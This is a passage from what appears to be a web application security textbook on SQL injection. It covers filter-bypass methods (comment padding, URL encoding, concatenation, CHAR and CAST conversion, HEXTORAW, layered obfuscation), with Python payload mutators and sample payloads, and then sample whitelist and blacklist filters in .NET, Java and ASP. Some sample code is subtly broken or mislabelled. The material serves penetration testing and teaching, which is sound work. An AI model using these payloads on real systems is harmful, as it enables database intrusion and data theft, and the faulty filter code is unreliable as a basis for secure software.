3     checkDirectoryExitstance()
4
5     currentTime = getTime()+'_'
6
7     _mutatePayloadFile = currentTime+"spaceFilledPayloads.lst"
8
9     _mutatePayloadFileObj = open(_mutatePayloadFile,"w")
10
11     _space_FillerElementsFile = fillerFile
12
13     _space_FillerElementObj = open(_space_FillerElementsFile,"r")
14
15     _space_FillerList = _space_FillerElementObj.readlines()
16
17     for _space_Filler in _space_FillerList:
18
19         for _payloadline in _payloadList:
20
21             _mutatePayloadFileObj.write((str(_payloadline).rstrip()).
                replace(" ",(str(_space_Filler).rstrip()))+"\n")
```

```
22
23 _mutatePayloadFileObj.close()
```

Code Explanation: In line 7 we load the payload file and in line 21 we remove the return character of the line ending and fill the gaps with comments.

The Python code displayed above makes use of a file containing the desired space fillers for the SQL payload list we are going to use.

File containing the space fillers:

```
/**/
```

Even though the space filler filter bypass method sounds simple in application, in reality it gives us a very wide exploitation scenario that can be performed; e.g. by filling the gaps with comments it will help us to fingerprint the database, use the comments to include the payload and so on.

Sample Input file:

```
' ; select * from dbo. sysdatabases--
' ; select @@ version,1,1,1--
' ; select * from master..sysmessages--
' ; select * from sys.dba_users--
```

Output file:

```
' ;/**/select/**/**/**/from/**/dbo./**/sysdatabases--
' ;/**/select/**/@@/**/version,1,1,1--
' ;/**/select/**/**/**/from/**/master..sysmessages--
' ;/**/select/**/**/**/from/**/sys.dba_users--
```

In this example we used the SQL comments to fill the gaps in order to exploit an MSSQL database and extract the database version. Other examples later in this book will reveal an even more creative way of bypassing and exploiting a back end database.

6.6 Using Single URL Encoding

URL encoding is an effective technique that we can use to defeat many kinds of input validation filters. In its most basic form, this involves replacing problematic characters with their ASCII code in hexadecimal form, preceded by the percentage character. For example, the ASCII code for a single quotation mark is 0x27, so its URL-encoded representation is percentage 27.

In this situation, you can use an attack such as the following:

1. Bypass filters that block spaces in the malicious input.
2. Bypass filters that block certain or all SQL keywords.
3. Bypass Web Application firewall black list filters that block SQL keywords.

The following section is going to contain hacking steps for bypassing keyword based filters using URL encoding:

Blocked payload:

```
1 ' UNION SELECT @@VERSION #
```

Note: This payload displayed above, when successfully executed, is going to extract the version of the database and is specific to MySQL.

Allowed payload:

```
1 %27%20UNION%20SELECT%20%40%40VERSION%20%23
```

The following table demonstrates how the potential SQL payload characters are represented in the URL encoding scheme:

ASCII Character	URL-Encoding	ASCII Character	URL-Encoding	ASCII Character	URL-Encoding
space	%20	8	%38	P	%50
!	%21	9	%39	Q	%51
"	%22	:	%3A	R	%52
#	%23	;	%3B	S	%53
\$	%24	<	%3C	T	%54
%	%25	=	%3D	U	%55
&	%26	>	%3E	V	%56
'	%27	?	%3F	W	%57
{	%28	@	%40	X	%58
}	%29	A	%41	Y	%59
*	%2A	B	%42	Z	%5A
+	%2B	C	%43	[%5B
,	%2C	D	%44	\	%5C
-	%2D	E	%45]	%5D
.	%2E	F	%46	^	%5E
/	%2F	G	%47	_	%5F
0	%30	H	%48	`	%60
1	%31	I	%49	~	%7E
2	%32	J	%4A		

Figure 6.1: Encoding Table

The following Python code shows how to obfuscate your payload using URL encoding.

Hacking steps using Python payload mutation for bypassing web application filters using URL encoding:

```
1 def urlEncoder(_payloadList): # Do url encoding
2
3     currentTime = getTime()+'_'
4
5     _mutatePayloadFile = currentTime = getTime()+'_'+"
        urlEncodedPayloads.lst"
6
7     _mutatePayloadFileObj = open(_mutatePayloadFile,"w")
8
9     for _payloadline in _payloadList:
10
11         _mutatePayloadFileObj.write((urllib.urlencode({'q':str(
            _payloadline).rstrip()})).replace("q=", "")+"\n")
12
13     _mutatePayloadFileObj.close()
```

Code Explanation: In line 3 we add the time to the output file in order to randomize the filename. In line 7 we load the payload file with our attack strings. In line 11 we apply the URL encoding to our payloads line by line.

In this example we use Python to perform URL encoding in each payload line. We also add the current time, so that we can distinguish between the payloads generated.

Sample Input file:

```
'; select * from dbo. sysdatabases--
'; select @@ version,1,1,1--
'; select * from master..sysmessages--
'; select * from sys.dba_users--
```

Output file:

```
%E2%80%98%3B+select+%2A+from+dbo.+sysdatabases--  
%E2%80%98%3B+select+%40%40+version%2C1%2C1%2C1--  
%E2%80%98%3B+select+%2A+from+master..sysmessages--  
%E2%80%98%3B+select+%2A+from+sys.dba_users--
```

6.7 Using Double URL Encoding

Double-URL encoding is also a valid method of bypassing custom Web Application filters because sometimes user input gets decoded more than one time. Double URL encoding can be used to bypass the following filters:

- Bypass filters that block spaces in the malicious input.
- Bypass Web Application firewall black list filters that block SQL keywords.

Other encoding schemes can also be used for bypassing the same type of filters, and we are going to consider this later on as in the book is progressing. Also there is no point in using Python code examples to demonstrate how to perform double URL encoding, since applying the previous process twice will have the desired outcome (i.e. apply URL decoding twice to the same payload).

6.8 Using Dynamic Query Execution

Many databases allow SQL queries to be executed dynamically, by accepting a string containing an SQL query into a database function which executes the query. If you discover a valid SQL injection point, but find that the application's input filters are blocking queries we want to inject, we may be able to use dynamic execution to circumvent these filters. Dynamic query execution works differently in different databases.

The following type of obfuscation will help you bypass the following types of filters:

- Bypass filters that block certain or all SQL keywords.

- Bypass Web Application firewall black list filters that block certain or all SQL keywords.

Hacking steps for bypassing keyword based filters using dynamic query execution; SQL concatenation used to bypass filters:

```
Oracle: UN'|'ION SEL'|'ECT NU'|'LL FR'|'OM DU'|'AL--
MS-SQL: ' un'+ 'ion (se'+ 'lect @@version) --
MySQL: ' SE' 'LECT user(); #
```

Concatenation can also be used to fingerprint the database (i.e. identify the type of the database from the concatenation used etc.) and perform blind SQL injections. A successful concatenation on a Web Application variable (e.g. a variable named test inserted as te"st, returning the same results) will help an adversary to identify a potential SQL injection.

SQL string concatenation used in the Web Application variables values, to bypass custom Web Application filters:

```
Oracle: http://www.victim.com/query?variable=va'|'lue
MS-SQL:http://www.victim.com/query?variable=va'+ 'lue
MySQL: http://www.victim.com/query?variable=va' 'lue
```

The SQL Server uses a + character for concatenation, whereas MySQL uses a space. If we are submitting these characters in an HTTP request, we need to URLencode them as %2b and %20, respectively. Going further, you we can construct individual characters by using the CHAR function (CHR in Oracle) using their ASCII character code.

The methods used to bypass custom Web Application filters can also help an attacker identify and categorize the type of the database, e.g. identify if it is ORACLE, MSSQL or MySQL etc. Notice also that it does is worth injecting both the Web Application query variable and value. This is useful due to the fact that Web Application variables, on some occasions, can also be injected.

Hacking steps for bypassing keyword based filters using dynamic query execution:

`https://www.victim.com/?id=cr&ei=value1`

SQL payload modified using the MySQL CHAR function:

`https://www.victim.com/?id=cr&ei=`
`CHAR(118, 97, 108, 117, 101, 49)`

SQL payload modified using the MSSQL CHAR function:

`https://www.victim.com/?id=cr&ei=`
`CHAR(118) + CHAR(97) + CHAR(108) + CHAR(117) + CHAR(101) + CHAR(49)`

SQL payload modified using the ORACLE Oracle CHR function:

`https://www.victim.com/?id=`
`CHR(118) || CHR(97) || CHR(108) || CHR(117) || CHR(101) || CHR(49)`

Using the various CHAR functions identified in the databases will also help an attacker to identify the main database type.

Hacking steps using Python payload mutation for bypassing Web Application SQL keyword filters:

```
1 def concatenationAdder(_option, _payloadList): # Adding
    concatenators
2
3 checkDirectoryExitstance()
4
5 currentTime = getTime()+ '_'
6
7 _mutatePayloadFile = currentTime+"concatenatedPayloads.lst"
8
9 _mutatePayloadFileObj = open(_mutatePayloadFile, "a")
10
11 _sqlKeywordElementsFile = sqlKeywordFile
12
13 _sqlKeywordElementsFileObj = open(_sqlKeywordElementsFile, "r")
14
```

```

15 _sqlKeywordList = _sqlKeywordElementsFileObj.readlines()
16
17 _sqlKeyWordDictionary = {} # Holding SQL keywords mapping
18
19 _searchList = [] # Holding only SQL keywords for later searching
20
21 # Populate dictionary with SQL keywords and equivalent SQL keyword
    values
22 for _sqlKeyword in _sqlKeywordList:
23
24     _sqlKeyWordDictionary[str(_sqlKeyword).rstrip()] =
        addConcatenationToKeyword(option,_sqlKeyword)
25
26 # Populate list with SQL keywords for searching later on
27 for _sqlKeywordKey, _sqlKeywordValue in _sqlKeyWordDictionary.
    iteritems():
28
29     _searchList.append(_sqlKeywordKey)
30
31 for _payloadLine in _payloadList:
32
33     for _sqlKeywordKey, _sqlKeywordValue in _sqlKeyWordDictionary.
        iteritems():
34
35         if re.search(_sqlKeywordKey.upper(),_payloadLine):
36
37             _payloadLine = str(_payloadLine).replace(_sqlKeywordKey
                .upper(),_sqlKeywordValue)
38
39             # Search for all keywords within the payload line
40             if not searchPayloadLineUpperAndLower(_searchList,
                _payloadLine):
41
42                 _mutatePayloadFileObj.write(_payloadLine)
43
44             if re.search(_sqlKeywordKey.lower(),_payloadLine):
45
46                 _payloadLine = str(_payloadLine).replace(_sqlKeywordKey
                    .lower(),_sqlKeywordValue)
47
48                 # Search for all keywords within the payload line
49                 if not searchPayloadLineUpperAndLower(_searchList,
                    _payloadLine):

```

```

50
51         _mutatePayloadFileObj.write(_payloadLine)
52
53     _mutatePayloadFileObj.close()

```

Code Explanation: In line 5 we add the time to the output file in order to randomize the filename. In line 13 we load the file with the SQL keywords. In line 26 to 51 we initiate keyword replacement through substitution.

Sample Input file:

```

';select * from dbo. sysdatabases--
'; select @@ version,1,1,1--
'; select * from master..sysmessages--
'; select * from sys.dba_users--

```

Output file:

```

'; S'+ELECT * F'+ROM dbo. s'+ysda'+Table'+Ses--
'; S'+ELECT @@ versio'+n,1,1,1--
'; S'+ELECT * F'+ROM mA'+Ster..sysmessages--
'; S'+ELECT * F'+ROM sys.dba_u'+sers--

```

6.9 Using Conversion Functions

Another type of SQL payload obfuscation is the conversion function, and conversion functions exist in all widespread databases and can be used to evade filters very effectively. The CAST and CONVERT keywords explicitly convert an expression of one data type to another. Furthermore, the CAST keyword is embedded into MySQL, MSSQL, Oracle and Postgre databases. It has been used by various types of malware attacks, on numerous websites, and it is a very interesting SQL injection filter bypass method. The most infamous botnet that has used this type of attack was the ASPRox botnet.

Conversion functions can could be used for the following reasons:

- Obfuscate payload to hide it from Web Server logs.
- Bypass filters that block certain or all SQL keywords.
- Bypass Web Application firewall black list filters that block SQL keywords.

There are various ways someone can take advantage of the casting functions. The following section of the book will give you many examples on how to do that.

Hacking steps for bypassing keyword based filters using conversion functions:

```
SELECT SUBSTRING('CAST and CONVERT', 1, 4) --> Returned result : CAST
```

```
SELECT CAST('CAST and CONVERT' AS char(4)) --> Returned result :CAST
```

```
SELECT CONVERT(varchar,'CAST',1) --> Returned result :CAST
```

Both SUBSTRING and CAST keywords behave the same, and can also be used for blind and error based SQL injection attacks. Further expanding on CONVERT and CAST we can also identify that also the following SQL queries are valid and also very interesting; we shall consider how it is possible we can extract the MSSQL database version with CAST and CONVERT.

Hacking steps on how to extract the database version using conversion functions:

Step 1: Select and convert the SQL payload.

```
SELECT CONVERT( @@VERSION USING utf8 ) --> Returned result : Database version
```

Step 2: Apply CONVERT and CAST to identify behaviour. CONVERT() can be used more generally for comparing strings that are represented in different character sets.

```
SELECT CAST( @@VERSION AS CHAR ) --> Returned result : Database version
```


The CAST() function takes an expression of any type and produces a result value of a specified type, similar to CONVERT(). There are also other functions that can perform similar type casting conversions, and a very good example can be found in MySQL with the use of BINARY operator. The BINARY operator casts the string following it to a binary string. This is an easy simple way to force a comparison to be done byte by byte, rather than character by character. BINARY also causes any trailing spaces to be significant.

Hacking steps for bypassing keyword based filters using MySQL BINARY operator:

```
SELECT 'a' = 'A'; --> Returns 1 when executed directly in MySQL
```

```
SELECT BINARY 'a' = 'A'; --> Returns 0 when executed directly in MySQL
```

```
SELECT 'a' = 'a '; --> Returns 1 when executed directly in MySQL
```

```
SELECT BINARY 'a' = 'a '; --> Returns 0 when executed directly in MySQL
```

If the target Web Application is vulnerable to authentication bypass (i.e. it checks the validity of a user in the login page by expecting the back end database to confirm the existence of the record) then the above methodologies can be used to bypass filters, blocking inputs such as 'or 1=1 – and so on. Another interesting function Oracle uses to convert from Hexadecimal to string is the HEXTORAW function. HEXTORAW converts char containing hexadecimal digits in the CHAR, VARCHAR2, NCHAR, or NVARCHAR2 character set to a raw value.

Hacking steps for bypassing keyword based filters using Oracle HEXTORAW function:

- Payload to insert.

```
select * from v$version where banner like 'Oracle%';
```

- Convert to hexadecimal.

73656c656374202a2066726f6d20762476657273696f6e207768657265206
2616e6e6572206c696b6520274f7261636c6525273b

- Insert conversion function.

```
Select utl_raw.cast_to_varchar2(hextoraw  
( '73656c656374202a2066726f6d207624766572736  
96f6e2077686572652062616e6e6572206c696b652  
0274f7261636c6525273b')) hex2string from dual;  
--> Returned result : select * from v$version where  
banner like 'Oracle%';
```

Note: The content is hex encoded using the Oracle function.

6.10 Multilayer SQL Obfuscation

Multilayer obfuscation, when used in SQL injection payloads, should be considered as a payload optimization. Applying more than one mutation to an SQL injection payload when performing a black box penetration test, is to increase the chances of bypassing Web Application filters. Manually identifying the type of the web filter to bypass is helpful, although it should not be considered a necessity when SQL injection fuzzing is an option. Efficient SQL fuzzing can be achieved only when a large set of mutated payloads can be used, so as to increase the diversity of the test. The benefits of mutated attacks are:

1. Becoming undetectable to content filtering devices such as Intrusion Prevention, Intrusion Detection, Database Firewalls and Web Application Firewalls.
2. Becoming not easily identifiable through manual visual inspection and manual and/or automated event correlation.

The following diagram is a visualization of the multilayer approach:




Figure 6.2: Multiple Layer SQL Obfuscation

The following examples will aid in the understanding of the above explanation.

Layer 0: Original payload:

```
' union (select @@version) --
```

Layer 1: Dynamic query execution using concatenations:

```
' uni'+ 'on (se'+ 'lect @@ver'+ 'sion) --
```

Layer 2: Space filling using url encoded space:

```
' uni'+ 'on%20(se'+ 'lect%20@@ver'+ 'sion)%20--
```

Layer 3: Null byte bypass added as a postfix:

```
' uni'+ 'on%20(se'+ 'lect%20@@ver'+ 'sion)%20--%00
```

6.11 SQL Injection Filter Design Mentality

Many prevention techniques have been developed to address SQL Injections. These solutions typically follow different approaches as they are targeted at a variety of system and language environments, and implement protection at varying levels of the Web Application system architecture (e.g. network, server, application and so on). The missing knowledge from the development community is regarding the different types of filters and how these filters should be categorized and behave when dealing with malicious inputs. First we are going to list the types of filters and then we are going to describe a generic filter behavior as far as the malicious input rejection lifecycle is concerned.

The types of the filters as defined in this book are:

1. White list filters
2. Black list filters
3. Hybrid filters

This chapter only describes Web Application filters specifically for preventing SQL injections. Other types of attacks are covered in the relevant chapters. It is implied, of course, that these filters are implemented and in the server; the client side filters can easily be bypassed using local web proxies. Also, in accordance with the scope of this book, only approaches focusing on prevention methods will be analyzed. Detection, excluding web server logs, while still being useful, will not be explained. Detection is more important for auditing, forensics and live monitoring and response technologies, e.g. Web Application firewalls, database application firewalls and so on.

6.12 Whitelist Filters

Whitelist filters simply allow a very specific set of characters to go through (e.g. from lower case a to lower case z, or from upper case A to upper case Z, and so on), the input type must be specific for each Web Application field and reject all other data types (say, an application that accepts only integers). This strategy is also known as simply a whitelist approach or positive validation. The idea is that the data is a set of tightly constrained, known and good values. Any data that does not match should be immediately rejected, and no further processing should occur. Further processing of the malicious input will only occupy server resources.

The following diagram is a visualization of what has been described so far:




Figure 6.3: White Filters Mentality 1

The definition given for whitelist filters above would be incomplete if we did not also describe how the filter should process the malicious input rejection lifecycle. Whitelist filters, when identifying malicious user input, must immediately reject and not further process the input. Processing a malicious user input might result in allowing other types of attack to take place,

such as resource starvation Denial of Service, buffer overflows or encoding attacks.

The following diagram shows how a Web Application should reject input based on character position:




Figure 6.4: White Filters Mentality 2

Here we observe that the filter rejects the malicious input by checking the first character and does not do any further processing.

6.13 Whitelist Filters In .NET

In ASP .NET programming language, there is a functionality named validation server controls that can be used to validate user-input inserted from form fields. In the following example, if the user-input does not pass validation, the validator will simply display a word error to the user and reject the

user's malicious input. Each validation control performs a specific type of validation (such as validating against a specific value or a range of values). By default, page validation is performed when a Button, ImageButton, or LinkButton control is clicked.

The syntax for creating a simple validation server control is:

```
1 <form runat="server">
2
3   <p>
4     User Input: <asp:TextBox id="Box" runat="server" />
5     <br />
6     <asp:Button Text="Submit" runat="server" />
7   </p>
8
9   <p>
10    <asp:RangeValidator ControlToValidate="Box"
11                        MinimumValue="30 "
12                        MaximumValue="50 "
13                        Type="Integer"
14                        Text="ERROR"
15                        runat="server" />
16
17   </p>
18
19 </form>
```

In the example above we declare one Box control, one Button control, and one RangeValidator control in an .aspx file. If validation fails, the text "ERROR" will be displayed in the RangeValidator control. This is an example of how a whitelist filter is implemented in .NET; notice the control runs on the server side.

6.14 Whitelist Filters In Java

In a Java EE application, all user input comes from the `HttpServletRequest` object. Using the methods in that class, such as `getParameter`, `getCookie`, or `getHeader`, your application can get raw information directly from the user's browser. Everything received from the user in the `HttpServletRequest` should be considered *tainted* and in need of validation and encoding before use. Implementing a whitelist filter in Java can be achieved through regular expressions. The following filter allows a single integer from 0 to 9 (e.g. 0 or

1 or 2 and so on).

Creating whitelist filters in Java:

```
1 public class Whitelist {
2
3     // Do not instantiate.
4     private Whitelist() { }
5
6     /**
7      * Reads in a sequence of integers from the whitelist
8      * file, specified as
9      * a command-line argument. Reads in integers from
10     standard input and
11     * prints to standard output those integers that are not
12     in the file.
13     */
14     public static void main(String[] args) {
15         In in = new In(args[0]);
16         int[] white = in.readAllInts();
17         StaticSETOfInts set = new StaticSETOfInts(white);
18
19         // Read key, print if not in whitelist.
20         while (!StdIn.isEmpty()) {
21             int key = StdIn.readInt();
22             if (!set.contains(key))
23                 StdOut.println(key);
24         }
25     }
26 }
```

6.15 Blacklist Filters

Blacklist filters block a **set or a sequence of characters** that could potentially be used for exploiting an SQL injection attack, e.g. block the keyword `SELECT` and/or the characters sequence `'` or `1=1 -`. Obviously, this approach of filtering malicious user input is not a good idea due to the obfuscation techniques described earlier in this chapter. An attacker can identify equivalent malicious character sequences with the same exploitation impact when successfully executing or `3=3 -` instead of or `1 = 1 -` and so on.

The following diagram is a visualization of what has been described so far:




Figure 6.5: Blacklist Filters

Note: The diagram above demonstrates how a naive blacklist filter can be fooled to allow malicious user input to go through, simply by making minor changes.

6.16 Blacklist Filters In ASP

The ASP programming language is as mature as ASP .NET, so it makes more sense to demonstrate blacklist filters using ASP.

An example for creating a simple blacklist filter in ASP follows.

```

1  <%
2
3  Dim BlackList, ErrorPage, s
4
5  BlackList = Array("--", ";", "/*", "*/", "@@", "@", "_select",
6                  "delete")

```

```
7 Function CheckStringForSQL(str)
8   On Error Resume Next
9
10  Dim lstr
11
12  ' If the string is empty, return true
13  If ( IsEmpty(str) ) Then
14    CheckStringForSQL = false
15    Exit Function
16
17  ElseIf ( StrComp(str, "") = 0 ) Then
18
19    CheckStringForSQL = false
20
21    Exit Function
22
23  End If
24
25  userInput = LCase(str)
26
27  ' Check if the string contains any patterns in our
28  ' black list
29
30  For Each s in BlackList
31
32    If ( InStr (userInput, s) <> 0 ) Then
33
34      CheckStringForSQL = true
35
36      Exit Function
37
38    End If
39
40  Next
41
42  CheckStringForSQL = false
43
44 End Function
```

Note: The specific blacklist filter does not cover encoded character attacks nor does it blacklist all SQL keywords.

6.17 Blacklist Filters In Java

In a Java EE application, all user input comes from the `HttpServletRequest` object. Using the methods in that class, such as `getParameter`, `getCookie`, or `getHeader`, your application can receive *raw* information directly from the user's browser. Everything received from the user in the `HttpServletRequest` should be considered *tainted* and in need of validation and encoding before use. Implementing a whitelist filter in Java can be achieved through regular expressions. The following filter allows a single integer from 0 to 9 (e.g. 0 or 1 or 2 and so on).

Creating whitelist filters in Java:

```
1  public String getParameter(String parameter) {  
2  
3      String value = super.getParameter(parameter);  
4  
5      return value.replaceAll("0-9", "");  
6  }
```

Note: Regular expression to accept only one integer from 0 to 9.

6.18 Hybrid Filters

Hybrid filters are filters that allow a **set of non-malicious characters and a set or sequence of characters that can potentially be used for malicious purposes** due to necessity (e.g. the application requires the user to submit a name that contains a single quote, such as Conor O'Sullivan). Most, if not all, of the SQL injection attacks occur because of badly implemented hybrid filters. The correct approach for implementing hybrid filters would be to make use of regular expressions that specify the exact position of the potentially malicious character or malicious sequence of characters the Web Application is required to accept.

The following diagram illustrates a bad implementation of a hybrid filter:

